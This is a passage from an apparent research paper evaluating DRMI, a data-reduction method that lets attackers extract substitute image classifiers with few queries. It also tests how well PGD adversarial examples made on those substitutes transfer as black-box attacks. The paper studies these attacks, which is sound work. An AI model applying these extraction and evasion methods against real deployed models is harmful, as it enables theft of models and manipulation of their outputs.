Experiment Data. We conduct our experiments on MNIST [35], CIFAR10 [32], and ImageNet [48] (ILSVRC2012) datasets. The MNIST dataset contains 60,000 training images of 10 classes and 10,000 test ones. Its samples are 28×28 grey-scale images of handwritten digits. CIFAR10 contains 50,000 training samples of 10 classes and 10,000 test data. Its samples are 32×32 RGB images. ImageNet contains about 1,200,000 training data, 100,000 test data, and 50,000 validation data of 1,000 classes. Its samples are 224×224 RGB images. We train the substitute model on a simplified training dataset and test model on the test dataset.

Table 1: Parameters of the C3F2 model

Layer Name	Output Dimensions
Input	1 * 28 * 28
Convolutional layer	16 * 24 * 24
Convolutional layer	32 * 20 * 20
Max-Pooling layer	32 * 10 * 10
Convolutional layer	64 * 6 * 6
Max-Pooling layer	64 * 3 * 3
Fully connected layer	100
Fully connected layer	10

Table 2: Parameters of the DNN5 model

Layer Name	Output Dimensions
Input	784
Fully connected layer 1	512
Fully connected layer 2	256
Fully connected layer 3	128
Fully connected layer 4	64
Fully connected layer 5	10

Target Model. We select LeNet-5 [34], C3F2 and DNN5 model structures on dataset MNIST. We adopt model ResNet18 [23] on dataset CIFAR10, and Inception-v3 [56], ResNet152 [23] on ImageNet. LeNet-5 is an efficient convolutional neural network for handwritten character recognition. It includes 2 convolutional layers, 2 pooling layers, and 3 fully connected layers. Table 1 shows C3F2's model architecture. It has 3 convolutional layers, 2 pooling layers, and 2 fully connected layers. Table 2 details DNN5's model architecture. It has 5 fully connected layers and no convolutional layer. ResNet is a residual network, which is used for more complex image classification.

Experiment Configuration. When training models on a simplified dataset, we set batch size to 4 on MNIST and 64 on CIFAR10. We use max-pooling in pooling layers, *cross entropy loss* to calculate losses. By default, we take *adaptive moment estimation (Adam)* as the optimizer and set the learning rate to 0.001. Our data selection is carried out under the same label. That is, we determine a simplified dataset for each category, and then glue them together into the training dataset for our experiments.

Baseline Method. We implement a baseline method in this paper to show to what extent our approach can raise in data reduction. In the baseline method, we randomly select a specific number of samples without any intelligence. Taking MNIST as an example, we select samples for each digit proportionally and randomly, and then train a substitute model as well as measuring its accuracy. This process is repeated for five times and the result is averaged in a comparison.

Manual Reduction Method. To verify whether our approach can excel manual efforts in data reduction, we invite two vol-

Table 3: Evaluations of model LeNet-5 on dataset MNIST. "Test Accuracy" means the substitute model accuracy on the test dataset. The optimal LeNet-5 model performance trained on the full dataset (60,000 data) reaches 99.17% accuracy. "Queries" is the number of queries to the original model, also the size of simplified set.

Method	α	Test Accuracy		
		Queries = 600	Queries = 300	Queries = 150
DRMI (min-sum)	1	95.59%	93.74%	88.01%
	2	95.84%	**94.29%**	**92.13%**
	4	**96.38%**	94.09%	91.35%
DRMI (min-max)	1	95.52%	91.99%	87.07%
	2	96.01%	93.49%	90.15%
	4	**96.41%**	94.14%	91.99%
manual reduction	-	94.65%	92.46%	86.57%
baseline	-	91.91%	88.48%	84.97%

Table 4: Evaluations of model ResNet18 on dataset CIFAR10. The original ResNet18 model trained on the full dataset (50,000 data) obtains 93.90% accuracy. "AD Size" is the dataset size of attackers can get. "Queries" is the number of queries to the original model, also the size of simplified set.

AD Size	Queries	Test Accuracy	
		DRMI (min-sum & α=2)	baseline
25,000	10,000	92.50%	80.05%
	4,000	89.74%	72.28%
	1,000	82.28%	55.72%
	500	73.46%	44.58%

unteers with normal eyesight and intelligence to collectively select typical and non-repetitive images from the MNIST dataset. If two images look similar in appearance, or are mirror symmetry, we remain only one image. The manually selected data will be tested and measured for comparison.

5.2 Effectiveness of Data Reduction

To answer RQ1, we train a substitute model on the simplified dataset with DRMI, and compute the accuracy and loss value of the model on the test dataset. The effectiveness of data reduction is evaluated threefold: *different datasets*, which we used to guide the optimization; *different reduction degrees*, to which we simplified the training data, *i.e.*, with only 1% or even 0.1% of the original data, and; *different target models*, to evaluate whether DRMI is widely applicable.

5.2.1 Different Datasets

Here we test different parameters and solutions in DRMI on different datasets. In Equation 2, we introduce α for MI value. When α is larger, a larger MI value has a greater effect on the result, but also means a larger penalty. Here we select $\alpha = 1, 2, 4$. We also adopt two initial solutions "min-sum" and "min-max" (see Algorithm 2) to evaluate different solutions.

Table 3 evaluates substitute models when adopting different parameters and solutions under the LeNet-5 model architecture. It is observed that the model gets the highest prediction accuracy when $\alpha = 4$ under 600 samples, and $\alpha = 2$ under 300 and 150 samples. $\alpha = 1$ performs worst on all sizes and algorithms. This indicates that we need to impose a heavier penalty on the larger MI value. Moreover, the two methods "min-sum" and "min-max" perform almost the same. Compared to the manual reduction method, DRMI has raised the accuracy by 1.76%, 1.83%, and 5.56% on 600, 300, and 150 sized samples. Compared with the baseline method, our methods have greatly raised the accuracy by 4.50%, 5.81%, and 7.16% on 600, 300, and 150 sized samples, respectively. Since the upper limit of test accuracy is 99.17%, our methods have improved the baseline method by 62%, 55%, and 51% on 600, 300, and 150 sized samples respectively in the whole improvable space.

Remark: From the experiments with varying parameters, it concludes that a higher power α for mutual information (i.e., greater penalties for large MI values) leads to a better reduction, where our two initial solutions both perform well. All of our best methods improve more than 50% from the baseline method within the improvable space.

We choose model ResNet18 to train substitute models on CIFAR10 and present the results in Table 4. Here we select the "min-sum" method and $\alpha = 2$. CIFAR10 images are more complex, so the training effect decreases. When querying 10,000 data, DRMI achieves 92.50% accuracy, only 1.40% gap to reach the original model. We also achieve 89.74%, 82.28%, and 73.46% accuracy with 4,000, 1,000, and 500 query, improving 17.46%, 26.56%, and 28.88% accuracy than the baseline method respectively. This shows that DRMI also works effectively on the CIFAR10 dataset.

Table 5 evaluates DRMI on the ImageNet dataset using Inception-v3 and ResNet152 models. When we use a simplified set with 100,000 data (8.3% of the target training set), DRMI still reaches 90.6% top-5 accuracy and 73.9% top-1 accuracy, while 100,000 random queries in baseline only gets

Table 5: Evaluations on ImageNet. The original Inception-v3 model reaches 94.5% top-5 accuracy and 79.2% top-1 accuracy. The original ResNet152 model reaches 94.0% top-5 accuracy and 78.8% top-1 accuracy. We adopt Inception-v3 and ResNet152 structures as substitute models respectively. Here we adopt the "min-sum" method and choose $\alpha = 2$. "AD Size" is the dataset size of attackers can get. "Queries" is the number of queries to extract a substitute model, also the size of simplified set.

AD Size	Queries	Inception-v3		ResNet152	
		Top-5 Acc.	Top-1 Acc.	Top-5 Acc.	Top-1 Acc.
200,000	100,000	90.6%	73.9%	90.2%	73.6%
	50,000	87.7%	68.5%	87.2%	68.7%
50,000	20,000	82.3%	63.8%	80.8%	62.9%
	10,000	77.0%	57.9%	76.7%	57.4%
10,000	5,000	72.5%	48.4%	71.7%	47.8%
	2,000	61.8%	40.2%	60.5%	39.1%
baseline	100,000	73.8%	52.7%	72.2%	51.5%

Table 6: Evaluations when attackers only obtain limited data. The target model is trained on MNIST. Attackers get some data which matches the distribution of the target dataset (MNIST) in the left part, and obtain data from USPS (7291 data in total) which does not match the distribution in the right part. Here we use "min-sum" method and choose $\alpha = 2$. "AD Size" is attackers' dataset size. It means how many samples attackers can get. "150" means the attacker chooses 150 representative samples from his dataset using DRMI. "ALL." means attackers query the target model for all their data, which consumes lots of query overhead. The complete training dataset has 60,000 data. "Test Acc." means the substitute model accuracy on the test dataset.

AD Size	Test Acc. under different size of simplified set on MNIST						AD Size	Test Acc. under different size of simplified set on USPS					
	600	300	150	100	60	ALL.		600	300	150	100	60	ALL.
60,000	95.84%	94.29%	92.13%	88.09%	83.27%	99.13%	-	-	-	-	-	-	-
10,000	95.57%	93.01%	90.85%	87.97%	82.86%	98.27%	7,291	93.65%	92.15%	89.94%	86.69%	81.73%	95.56%
5,000	94.83%	92.40%	90.51%	87.77%	82.65%	97.56%	5,000	93.36%	91.88%	89.57%	86.24%	81.47%	94.69%
2,000	94.67%	92.05%	90.29%	86.38%	82.09%	96.33%	2,000	92.50%	91.20%	89.08%	85.41%	80.42%	93.17%
1,000	94.50%	91.76%	90.08%	86.13%	81.80%	95.36%	1,000	91.81%	90.89%	88.67%	85.11%	80.09%	92.26%
600	-	91.06%	88.58%	84.95%	80.42%	92.84%	600	-	90.23%	87.88%	84.30%	79.16%	90.83%

Table 7: Evaluations of C3F2 model and DNN5 model on MNIST. "Test Accuracy" means the substitute model accuracy on the test dataset. The original C3F2 model trained on the full dataset (60,000 data) reaches 99.28% accuracy. The original DNN5 model reaches 98.03% accuracy. The number of "Queries" is also the size of simplified set.

Model	Method	α	Test Accuracy		
			Queries = 600	Queries = 300	Queries = 150
C3F2	min-sum	1	95.10%	91.21%	89.98%
		2	96.54%	94.03%	86.59%
		4	97.25%	**94.57%**	90.49%
	min-max	1	96.05%	92.43%	88.89%
		2	96.40%	**94.57%**	89.02%
		4	**97.34%**	94.41%	**91.12%**
	baseline	-	92.40%	90.65%	85.18%
DNN5	min-sum	1	87.87%	80.80%	68.06%
		2	86.78%	82.79%	71.13%
		4	**90.11%**	**83.79%**	**74.77%**
	baseline	-	82.99%	73.87%	64.12%




Figure 3: The curve of model accuracy under different dataset sizes on MNIST.

73.8% top-5 accuracy and 52.7% top-1 accuracy. When the attacker only uses 10,000 data, we can get a substitute model with 77.0% top-5 accuracy. Results show that DRMI also works on the ImageNet dataset.

Remark: Our DRMI *also performs well on CIFAR10 and more complex datasets like ImageNet.* DRMI *shows superior performance on different datasets.*

5.2.2 Different Reduction Degrees

In order to assess the relationship between reduced samples and corresponding accuracies, we conducted an experiment with different k for Equation 4. More specifically, we sample training data of varying sizes (*e.g.*, k=60, 600, or 6,000).The accuracies are measured for each training. Figure 3 shows the curve of the accuracy rates of substitute models with different dataset sizes. In PRADA, we only found results below 500 samples. Compared to other methods, our curve has high accuracy when the size is very small. It has reached 82% at 50 samples, 92% at 150, and 97% at 600. In PRADA [29], the accuracy of 50 samples is only 75%, 82.5% at 100, and 90% at 200. In the baseline method, the accuracy is lower than 70% at 50 samples, even 300 samples can only achieve an accuracy of 89%. This shows that DRMI can achieve high performance with small queries. The gap between DRMI and baseline is about 5% at 600 samples, 7.5% at 150, and more than 10% at 50. The gap between DRMI and PRADA is about 3.3% at 200 samples, 4.8% at 100, and 7% at 50. When the dataset size exceeds 2,000, the gap becomes smaller and is filled when the size is larger than 20,000.

Remark: Our DRMI *method can obtain a high accuracy with a small-sized dataset. When the dataset size is greater than 50, the smaller the dataset size, the greater the gap between other methods and ours.*

As claimed in "Threat Model" at Section 3, DRMI can still performs effectively when attackers can only access some data (may not in the training set) that has the same distribution with the training data. It is evaluated and presented as shown in Table 6. In this experiment, the dataset is randomly divided into two parts (except the "60,000" row). One part can be obtained by attackers, whose size is "AD Size" in Table 6, and the other is used to train a target model. This guarantees that attackers can only access the data of the same distribution with the training dataset, not the exact training data. The row of "60,000" is the situation when the attacker has all training samples. From the perspective of each column, the test accu-

racy only decreases slightly when the attacker has a smaller dataset. When the attacker has only one-tenth of previous data (from 10,000 to 1,000), the substitute model's accuracy only decreases 1.07%, 1.25%, 0.77%, 1.84%, 1.06% under 600, 300, 150, 100, 60 queries, respectively. When the attacker can only get 600 samples, DRMI also obtains 91.06% accuracy under 300 queries. The accuracy decline from 60,000 "AD Size" to 600 is between 2.85% and 3.55% under 300, 150, 100, and 60 queries. Results show that DRMI still performs well even when the attacker only has limited data. DRMI can select representative data from a small dataset, and the stolen substitute model still has a high accuracy rate.

We also do similar experiments on ImageNet in Table 5. The dataset size of the attacker varies from 200,000 to only 10,000. DRMI can achieve 72.5% top-5 accuracy through 5,000 data when the attacker only obtains 10,000 samples.

Remark: DRMI *performs well when attackers only have a very small dataset.* DRMI *also does not need attackers to know the exact training data.*

In order to explore the performance of DRMI when attackers obtain a different dataset that does not match the distribution of the training dataset, we choose another handwritten digits dataset USPS [1] and present the results in Table 6. Attackers utilize the USPS data to steal the target model trained on MNIST. Querying 7,291 data gets a 95.56% substitute model, while querying 600 representative samples using DRMI still reaches a 93.65% model. Compared to MNIST, using USPS data for attack only decreases 1.47%, 0.52%, 0.94%, 1.53%, 1.18% accuracy under 600, 300, 150, 100, 60 queries when attackers have 5,000 samples. Results show that using USPS data can still attack the target model, with a bit of accuracy decrease compared to using MNIST data.

Remark: DRMI *still works well when the attacker's dataset does not match the distribution of the target training dataset.*

5.2.3 Different Models

To evaluate its generality amongst varying models, we test our approach against C3F2 and DNN5 models on MNIST. Table 7 shows the results of training substitute model against a C3F2 model and a DNN5 model, spanning from size 150 to 600. We can see that the accuracies on C3F2 and LeNet-5 (see Table 3) models are all higher than that of DNN5 model, which is determined by model structure itself. The best C3F2 results are 7.23%, 10.78%, and 16.35% higher than the best DNN5 results on 600, 300, and 150 size.

In addition, the accuracy under $\alpha = 1$ still performs the worst, and there is a gap with cases of $\alpha = 2$ or 4. This also demonstrates the need to give high penalties (large α) to images with high similarity (large MI value) in the reduced dataset. Comparing the two algorithms, "min-max" and "min-sum" are still not far behind. On 600 dataset size of C3F2, we improve the test accuracy up to 97.34%, which is only fewer than two percentages away from the optimal model.

Compared to the baseline method, our approach on C3F2 has increased by 4.94, 3.92, and 5.94 percentages on 600, 300, and 150 dataset sizes, respectively. According to the upper limit of 99.28%, our improvement has reached 72%, 45%, and 42% on 600, 300, and 150 dataset sizes in the improvable space. On the DNN5 model, DRMI improves 7.12%, 9.92%, and 10.65% accuracy than baseline on 600, 300, and 150 size.

Table 5 shows attackers adopt an Inception-v3 and a ResNet152 network to steal the Inception-v3 target model on ImageNet. The top-5 and top-1 accuracy are very similar ($< 2\%$) on the two substitute model structures.

Remark: To sum up, our approach can be applied to a wide range of model structures (CNNs and DNNs), which proves the excellent generalizability of our DRMI *method. The attacker does not need to know the target model architecture. It is largely attributed to its model-independent property. As a result, given a dataset, we can extract a high-quality reduced dataset, which can be applied to different models.*

Jagielski *et al.* [26] also focuses on extracting high-accuracy substitute models with fewer queries. Their learning-based extraction adopts semi-supervised learning techniques. Here we make a comparison. On ImageNet, DRMI reaches 90.6% top-5 accuracy using about 8.3% data, and their method achieves 86.2% top-5 accuracy using 10% data. On CIFAR10 for 4,000 queries, DRMI reaches 89.74% accuracy, better than 86.51% in their fully supervised extraction, indicating that the quality of our queries is higher than theirs, but worse than 93.29% accuracy in their MixMatch extraction. This is mainly because they not only use query data for fully supervised learning, but also perform semi-supervised learning on the remaining unlabeled data in the training set.

5.3 Catalytic Effect for Black-box Attacks

We aim to answer RQ2 by evaluating how our approach facilitates black-box attacks. The accuracy evaluation proves that our substitute model is functionally similar to the target model. Here we evaluate the decision boundary similarity between them through attack success rate of adversarial examples (AEs). Adversarial attacks are a major technology to undermine the security of deep learning models. Training substitute models has been a method of black-box adversarial attacks. By querying the target model, attackers can obtain class probabilities of their inputs. Then they use these data to train a substitute model, and adopt white-box adversarial attacks to generate AEs on it. At last, attackers use these AEs to attack the target model and evaluate the success rate according to the transferability of AEs. In this process, training dataset quality and query numbers are particularly important. Attackers need to get a high quality dataset and use fewer queries for the target model.

Here we use our MI technique for black-box adversarial attacks. We adopt the simplified dataset produced by the MI method to query the target model, and train a substitute model

Table 8: Transferability of adversarial examples on target models generated by substitute models. Adversarial examples are generated by PGD. "Transferability" means success rate of adversarial examples on target model. "LeNet-5 (1,000)" means the attacker only has a small dataset with 1,000 data points. Experiments are under the same environments.

Queries	Target model	Transferability	Accuracy
50	LeNet-5	66.06%	82.27%
	C3F2	48.80%	80.96%
	LeNet-5 (1,000)	42.62%	80.40%
	PRADA [29]	22%	75%
	Practical [45]	19%	65%
150	LeNet-5	68.32%	92.13%
	C3F2	69.64%	91.12%
	LeNet-5 (1,000)	54.45%	90.08%
	PRADA	29%	89%
	Practical	27%	81.20%
200	LeNet-5	69.15%	93.27%
	C3F2	70.13%	92.18%
	LeNet-5 (1,000)	57.90%	91.13%
	PRADA	31%	90%
	Practical	28%	85%
300	LeNet-5	69.80%	94.34%
	C3F2	76.37%	94.57%
	LeNet-5 (1,000)	60.70%	91.76%
	PRADA	39%	91%
	Practical	33%	87%
600	LeNet-5	71.98%	96.49%
	C3F2	78.51%	97.34%
	LeNet-5 (1,000)	65.74%	94.50%
	PRADA	49%	94%
	Practical	39%	90%




Figure 4: Confusion matrices of targeted adversarial examples attacking the target LeNet-5 model.




Figure 5: Confusion matrices of targeted adversarial examples attacking the target C3F2 model.

based on class probability information we obtained. Then we use the PGD [37] (projected gradient descent) method to generate targeted AEs on the substitute model. Finally, we apply targeted AEs which could successfully attack the substitute model to the target model, and evaluate its attack success rate. We choose the optimal model trained on the full dataset as the target model. PGD is an enhanced version of FGSM [19]. It is essentially projected gradient descent on negative loss function [37]. PGD can easily control the size of perturbations and is fast to compute. We import the PGD method from the foolbox [4] library. We set the upper perturbation (ε) limit to 128/255 after several attempts. As ε increases, the attack effect gets better, but as ε continues to increase, the effect does not change significantly. During an attack process, we randomly select 5,000 seed samples in the test dataset as a benchmark. For each sample, we generate 9 targeted AEs that are misclassified into all other categories by the substitute model. There are totally 45,000 targeted AEs, which take about 1.5 hours to generate (averagely 0.12s for one AE). Compared with untargeted AEs, targeted AEs not only make misclassifications, but also lead into the specified categories, which are more difficult for generation.

Through attacking the target model with AEs, we calculate transferability and draw confusion matrices. In Table 8, we evaluate LeNet-5 and C3F2 model structures and compare with state-of-the-art PRADA [29] and Practical [45]. The experimental environment is on the MNIST dataset. AEs are from 5,000 randomly selected normal samples in the test dataset. The upper perturbation size is set as 128/255. In DRMI, the AEs transferability reaches 66% under only 50 queries, while 22% in PRADA. Our approach is nearly three times as much as them. The accuracy of our substitute model is also 7% higher than them. As the number of queries increases, the transferability also increases, and both our transferability and accuracy are higher than PRADA. In 150, 200, and 300 queries, DRMI under LeNet-5 model all increase 3% accuracy than PRADA, and our attack success rates achieve 68%, 69%, and 70%, respectively, and increase 39%, 38%, and 30% than PRADA. Under 600 queries, our targeted AEs attack success rate is as high as 72%, 23 percentages higher than PRADA. In PRADA, the transferability reaches 64.64% under 3,200 queries. Even though the attacker only has a very small dataset (only 1,000 samples), DRMI still raises 20%, 25%, 21% in transferability, outperforming PRADA under 50, 150, 300 queries, and also has a better model accuracy. DRMI of LeNet-5(1,000) also raises 15.40%, 8.88%, 6.13%, 4.76%, 4.50% model accuracy and 23.62%, 27.45%, 29.90%, 27.70%, 26.74% attack success rate under 50, 150, 200, 300, 600 queries than Practical [45], respectively.

Among these model structures, the C3F2 model has a

higher attack success rate than LeNet-5 in most cases except 50 queries. With 50 queries, C3F2 reaches 48.80% transferability, two times as much as PRADA, but lower than LeNet-5. While with 150 and 200 queries, the success rate of C3F2 is slightly higher than that of LeNet-5, nearly 70%. Until 300 and 600 queries, C3F2 model reaches 76.37% and 78.51% transferability, both nearly 7 percentages higher than LeNet-5, and almost 30 percentages higher than PRADA with 600 queries. Results are affected by the model's complexity since C3F2 has one more convolutional layer than LeNet-5.

Remark: 1) Transferability increases as the query number increases. 2) Larger ε *helps transferability of AEs to a certain extent. 3) More complex model structure has better transferability.*

Figure 4 shows the confusion matrices of targeted AEs attacking target model with structure LeNet-5 under 50 and 600 queries. The value in i-th row, j-th column represents the number of samples whose original label is i and which is classified into j. The diagonal elements are failed attack numbers. Other elements are succeeded attack samples. Lighter color means larger value. As we can see in 50 queries, the (2,2) element is the lightest, which means many adversarial samples generated by images of label 2 did not succeed in the attack. Although the total attack success rate is 66% under 50 queries, the success rate is 36.4% for label 2. In 600 queries, we improve this situation. The (2,2) element turns darker and the success rate reaches 57.0% for label 2. In Figure 5, we can see the confusion matrices of targeted AEs attacking C3F2 under 150 and 600 queries. It achieves 69.6% accuracy at 150 queries, but AEs from different labels also have very different transferability. Label 2 still performs worst, its attack success rate is 44.8%. Label 3, 5, 7 also perform not well. Label 1 attacks best, whose AEs achieve 95.4% attack success rate. Confusion matrix under 600 queries contains a higher success rate of 78.5%. The (2,2) element is not so bright as in 150 queries. The attack success rate of label 2 achieves 53.9%. Label 1 also attacks best with 97.9% success rate. We can find that adversarial samples of label 2 are the most difficult to attack successfully. For other labels, we can intuitively feel that our attack success rate is high.

Remark: Different labels have different attack success rates of AEs. This is because different category has different boundaries, causing different density of AEs. This phenomenon is ubiquitous and does not affect the results, where the success rate is averaged on all labels.

We also generated untargeted adversarial examples to attack the target model, and compare with the state-of-the-art Gradient Estimation (GE) [7] in Table 9. GE queries the target model for 196 times and utilizes the acquired information to generate 1,000 untargeted AEs in 11s. These AEs achieve a 61.5% attack success rate on the target model. In DRMI, we use 150 queries to generate 1,000 untargeted AEs in 2 minutes. We achieve 71.3% success rate on LeNet-5 and 73.2% on C3F2. Our DRMI still improves the attack success rate by 11.7% than GE with even 46 fewer queries. The extra time is affordable. We can generate an AE in only about 0.12s. This comparison shows DRMI also performs effectively in a untargeted attack. Moreover, we perform untargeted attacks on the ImageNet dataset using Inception-v3 as shown in Table 10. One thousand images are randomly selected from the test set for evaluation. This experiment adopts the PGD [37] attack under L_2-norm. Results show that DRMI outperforms NES [25] and AutoZoom [59], and has similar performance with P-RGF [11].

Table 9: Attack success rates of untargeted AEs between DRMI and Gradient Estimation [7] on the MNIST dataset. We set ε (max perturbation) as 0.3, and test the success rate of 1,000 untargeted AEs for each experiment.

Method	Attack Success	Queries	Time per AE(s)
Gradient Estimation [7]	61.5%	196	0.011
DRMI on LeNet-5	71.3%	150	0.126
DRMI on C3F2	73.2%	150	0.113

Table 10: Attack success rates of untargeted AEs on the ImageNet dataset. We set perturbation ε as $\sqrt{0.001 \cdot D}$, and D is the input dimension ($\approx 270,000$) [48].

Method	Attack Success	Queries
NES [25]	95.5%	1718
AutoZoom [59]	85.4%	2443
P-RGF [11]	96.5%	1119
DRMI	96.6%	1100

Remark: Through these experiments, our substitute models have achieved a higher transferability with fewer queries, outperforming the state-of-the-art approaches. It proves that our substitute models generated by DRMI *can accurately imitate the decision boundaries of the target model, and thereby facilitate black-box attacks (e.g., adversarial attacks) against deep learning.*

5.4 Interpretability of Data Reduction

Training data can be reduced without losing too much accuracy, which implies the existence of redundancy in data. Therefore, data reduction can be regarded as redundancy eliminating. To answer RQ3, we implement another three metrics to measure data redundancy: *correlation matrix*, *class probability of prediction*, and *trace of activated neurons*. With these metrics, we evaluate their effectiveness in the same manner, and provide a number of insights on interpretability.

5.4.1 CMAL: Correlation Matrix

Correlation matrix reflects the overall correlation among data samples, and is a measure of data polymerization as a whole [65]. For a data point $\mathbf{x} = [x_1, x_2, ..., x_n]^{\mathrm{T}}$, its correlation

Table 11: Comparison between CMAL and DRMI on the MNIST dataset.

Method	Dataset Size	Test Accuracy	Test Loss	Epoch
CMAL	600 (1%)	90.16%	0.6071	30
DRMI	600 (1%)	**96.41%**	**0.1961**	30
CMAL	300 (0.5%)	89.81%	0.5392	20
DRMI	300 (0.5%)	**94.14%**	**0.2475**	20
CMAL	150 (0.25%)	83.32%	0.7078	15
DRMI	150 (0.25%)	**92.13%**	**0.2604**	15

Table 12: Effectiveness with class probability on MNIST. LCP means that data has low class probability, and the model classifies it correctly with low confidence.

Method	Dataset Size	Test Accuracy	Test Loss	Epoch
HCP	600 (1%)	90.96%	0.5288	26
LCP	600 (1%)	77.59%	0.8068	13
K-Means	600 (1%)	93.53%	0.3439	30
PCA + K-Means	600 (1%)	91.72%	0.4289	30
DRMI	600 (1%)	**96.41%**	**0.1961**	30
K-Means	300 (0.5%)	88.45%	0.6852	30
PCA + K-Means	300 (0.5%)	88.05%	0.5923	30
DRMI	300 (0.5%)	**94.14%**	**0.2475**	20
K-Means	150 (0.25%)	79.82%	1.1851	30
PCA + K-Means	150 (0.25%)	80.31%	0.6033	30
DRMI	150 (0.25%)	**92.13%**	**0.2604**	15

matrix is $\mathbf{x}\mathbf{x}^{\mathrm{T}}$. For a dataset $\mathbf{X}_m = [\mathbf{x}_1, \mathbf{x}_2, ..., \mathbf{x}_m]$, its corelation matrix is $\mathbf{R}(\mathbf{X}_m) = \mathbf{X}_m\mathbf{X}_m^{\mathrm{T}}/m$. CMAL selects a simplified dataset $\mathbf{S}$ from the whole dataset $\mathbf{D}$ which minimizes the value $||\mathbf{R}(\mathbf{S}) - \mathbf{R}(\mathbf{D})||^2$. CMAL tends to extract standard, moderate, and average-performing samples, rather than independent, diverse, and representative ones. We implement the correlation matching based active learning (CMAL) [65] and compare its performance with our approach.

In Table 11, we adopt a LeNet-5 model to evaluate the accuracy and loss value of the DRMI and CMAL methods. We find that our method performs much better (*i.e.*, higher accuracy yet lower loss) than CMAL in all dataset sizes. DRMI increases 6%, 5%, and 9% accuracy on 600, 300, and 150 dataset sizes than CMAL, respectively.

Remark: According to our investigation, the reason why CMAL *performs worse is that this sampling is prone to choosing more averaged than diverse data. Although the selected data follows a similar distribution with the whole dataset, the model cannot learn distinctive features from them and thereby performs under our exceptions. As a result, it proves that the correlation matrix based reduction likely removes distinctions that could degrade the performance of data reduction.*

5.4.2 CPB: Class Probability of Prediction

High class probability (hereafter referred to as HCP) of data indicates that the model classifies it correctly with high confidence. In our experiments, HCP data points are first sorted




Figure 6: The effect of high class probability data on the accuracy of substitute models.

in order of confidence scores of the correct class from high to low, and then selected in order until filling the simplified training set of fixed size. In our general cognition, the data with higher class probabilities during the testing process can reflect the logical relationship with the target model much better. In [42], they also use class probability returned by the target model as a measure. Here we are eager to verify more directly whether HCP data is more useful for training substitute models.

In Figure 6, the gray dotted line is the model accuracy from a randomly reduced dataset, and x-axis is the percentage of HCP data. For a dataset with randomly selected 600 samples, we start to replace a portion (10% $\sim$ 100%) of data with HCP and observe the impact of HCP data on the accuracy of the substitute model. We find that the increase of HCP data does not raise the accuracy of the substitute model, but lowers it down slightly. It shows that HCP data does not contribute more than random data for training substitute models.

Furthermore, we try to categorize data based on class probabilities by K-Means clustering. We treat prediction confidence scores after the softmax layer as feature vectors, use L_2 to measure the distance between two points, and perform K-Means to form k independent clusters. For each cluster, we select the data that is nearest to the centroid, and finally obtain a reduced dataset with k samples. In Table 12, we test K-Means on varying sizes from 150 to 600, which performs worse than DRMI with decreasing the accuracy by 2.9%, 5.7%, and 12.3% on sizes 600, 300, and 150, respectively.

Remark: We investigated the formed k clusters and finally selected samples in the experiment to explain its unsatisfied performance. We find that the selected samples are more likely to be picked at random, seriously deviating from our expectations. It is due to the features of high-dimensional data: the points (under this context) in the high-dimensional space have nearly equal euclidean distances between each other. Therefore, K-Means cannot effectively separate these

Table 13: Effectiveness using activated neurons trace information under 600 dataset size. In Target, "MIN" means we find the minimum hamming distance sum, while "MAX" refers to the maximum hamming distance sum.

Method	Target	Initial Solu.	Test Acc.	Test Loss	Epoch
TRACE	MIN	min-sum	67.21%	2.3855	15
TRACE	MIN	min-max	60.53%	3.3914	15
TRACE	MAX	min-sum	79.10%	0.9326	15
TRACE	MAX	min-max	72.67%	1.6328	15
DRMI	-	-	96.41%	0.1961	30

samples. It reveals class probability has been pruned with the diversity in euclidean space.

To solve the curse of dimensionality, we apply a principal components analysis (PCA) before K-Means. However, it still brings no noticeable improvement in Table 12. The CPB method, even with PCA, fails largely due to the deep transformation from input to output by DNNs. As claimed in [54], the original data features fade away but the essential features for abstract outputs remain and get enhanced during training. Data redundancy is apparently discarded in the course, so that using class probability can only tell how different of their predictions but definitely not the input data.

5.4.3 TRACE: Trace of Activated Neurons

DNN is one kind of data model which transforms a sort of data into another. Generally, there are scattering lots of neurons internally to accomplish the transformation. When a data sample enters the model, it will activate a number of neurons, and then reach the final result. As such, it leaves a trace during passing through the deep learning model. This kind of traces have been employed for multiple purposes [46, 52]. Here we explore whether it is suitable for measuring data redundancy.

